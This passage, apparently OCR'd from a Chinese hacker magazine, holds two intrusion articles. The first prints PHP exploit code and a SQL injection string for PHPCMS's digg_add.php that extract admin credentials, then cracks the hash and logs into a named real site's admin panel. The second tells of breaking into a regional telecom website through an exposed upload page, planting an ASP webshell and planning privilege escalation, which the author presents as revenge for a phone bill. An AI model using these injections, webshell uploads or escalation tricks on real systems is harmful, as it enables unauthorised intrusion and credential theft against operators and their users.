


图3




图4

已经成功的破解出了对方的管理员的帐号和密码的32位md5值。帐号是admin，密码的md5是21232f297a57a5a743894a0e4a801fc3，我们把它拿到www.cmd5.com上来解密一下，得到的密码也是admin，如图5，我们来到后台http://www.cnpp315.com/admin.php?mod=phpcms&file=login，登录上去，就这么简单的利用成功了，如图6。每个使用php编写的exp其实都可以这样利用的。




图5





图6

可是这样使用毕竟有一定的局限性，我们来看看exp关键部分的代码，如图7，我们可以根据据这一段代码得到一个注入语句“/**/union/**/all/**/select%201,2,3,concat(username,0x7C0D0A,password)%20from%20phpcms_member%20where%20userid=1”，来提交一下，得到了如下一个超链接，地址是“http://www.cnpp315.com/admin|21232f297a57a5a743894a0e4a801fc3”，这样也可以利用成功的。



```
$packet ="GET ".$path."digg/digg_add.php?con=2&digg_mod=product&id=1/**/union/**/select
HTTP/1.0\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Cookie: ".$cookie."\r\n";
$packet.="Connection: Close\r\n\r\n";
sendpacketii($packet);
if (eregi("in your SQL syntax",$html))
{
$temp=explode("From ",$html);
if(isset($temp[1])){$temp2=explode("product",$temp[1]);}
if($temp2[0])
$prefix=$temp2[0];
echo "[+]prefix -> ".$prefix."\n";
}
echo "[~]exploting now,plz waiting\r\n";

$packet ="GET ".$path."digg/digg_add.php?con=2&digg_mod=product&id=".getrand
(6)."/**/union/**/all/**/select%201,2,3,concat(username,0x7C0D0A,password)%20from%
```

图7

最后，仍然要提醒一下大家，每个使用php编写的exp都可以这样利用，但是这样使用难免有一定的局限性，我们应该好好学习php语言，看懂这些exp的原理，随机应变，这样才能成为一名真正的黑客高手。

（文章中涉及到的PHP安装程序以及收录的一些PHP漏洞EXP程序已经收录在光盘中）

对江西电信的一次怒吼

云中鹰

一、入侵起源

天那，电信可真黑！前几天我妈去电信交电话费，没想到这个月的电话费多得有些让人无法接受，估计是电信公司又多收了电话费。于是我心底邪恶的火焰迅速燃起，决定对我们这儿的电信——江西电信，来一次安全检测！

二、拿到权限

江西电信的网站地址是jx.vnet.cn，我们打开首页看看，如图1，从源码中可以看出它是跳转到http://welcome.jx.vnet.cn/index_main.html这个页面上的，如图2。

打开这个页面，发现上面的文章和图片有好多，记得以前一位朋友曾经说过：入侵的时候要细心的观察网站的每一个角落，正所谓细节决定成功。我查看网页上一个图片的属性，意外的发现了这个图片的地址是这样的，如图3。

地址里有一个adsystem的目录，从字面上看是广告系统的意思，于是我在浏览中打开了http://welcome.jx.vnet.cn/adsystem/这个地址，发现这确实是一个后台，如图4。

试了试万能密码和弱口令后都失败了，看来只有从其它的地方下手了，我又想起adsystem的目录路里既然存放了图片，那就说明一定有上传的地方，于是我就随手输入了最常见的上传文件upfile.asp，没想到居然真的存在这个文件，如图5。我又试着直接上传asp木马也居然上传成功了，就这么简简单单的得到

了一个WEBSHELL，如图6。

接下来就是提权了，我在webshell里简单的看了下服务器的情况，发现这台电信服务器的安全性很一般，虽然禁用了wscript.shell，但是全部硬盘都可以查看，可能是因为他们太过于相信自己的网管，自认为自己的安全设置得比较完美吧。



图1

三、初战失败

我们来看下对方服务器的远程桌面连接3389的端口是多少，在木马中发现端口是54321，我们怎么添加一个用户上去呢？

方法一：一般对于服务器的管理都是本机先把网站设计完毕后再上传到空间里，这样的话就会用到FTP，Windows服务器使用最多的FTP组件就是Serv-U了，那么我们就利用Serv-U来提升权限，想通过Serv-U提升权限就需要Serv-U的安装目录可以写。可惜的是，我找了很久也没有找到Serv-U，估计他们也不会安装这种提权率比较高的FTP工具吧。

方法二：就是先检查有什么系统服务，或者是随系统启动而自动启动的程序和管理员经常使用的软件，比如诺顿、VAdministrator、金山、瑞星、WinRAR甚至QQ之类的，看它们是否可以写，如果可以的话就修改这些程序，绑定一个后门或者是添加用户的批处理，然后再等待服务器重启。但是经过我的分析，发现除WEB外的任何目录都没有写入的权限，所以这个方法也是不可行的。看看天色已经很晚了，只好决定第二天早起再战。


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>欢迎光临 江西互联星空</title>
<meta name="description" content="互联星空是中国电信为用户提供宽频娱乐服务的应用业务品牌,实现一点接入,全网服务,一点认
<meta name="keywords" content="中国电信,江西互联星空,网络直播,娱乐,免费电影,音乐,免费电视剧,央视大戏, 全球大片, 本地
</head>

<frameset rows="0,*" frameborder="no" border="0" framespacing="0">
  <frame src="UntitledFrame-2.html" name="topFrame" scrolling="No" noresize="noresize" id="topFrame" title="topFra
  <frame src="http://welcome.jx.vnet.cn/index_main.html" name="mainFrame" id="mainFrame" title="mainFrame" />
</frameset>
<noframes><body>
</body>
</noframes></html>
```
图2

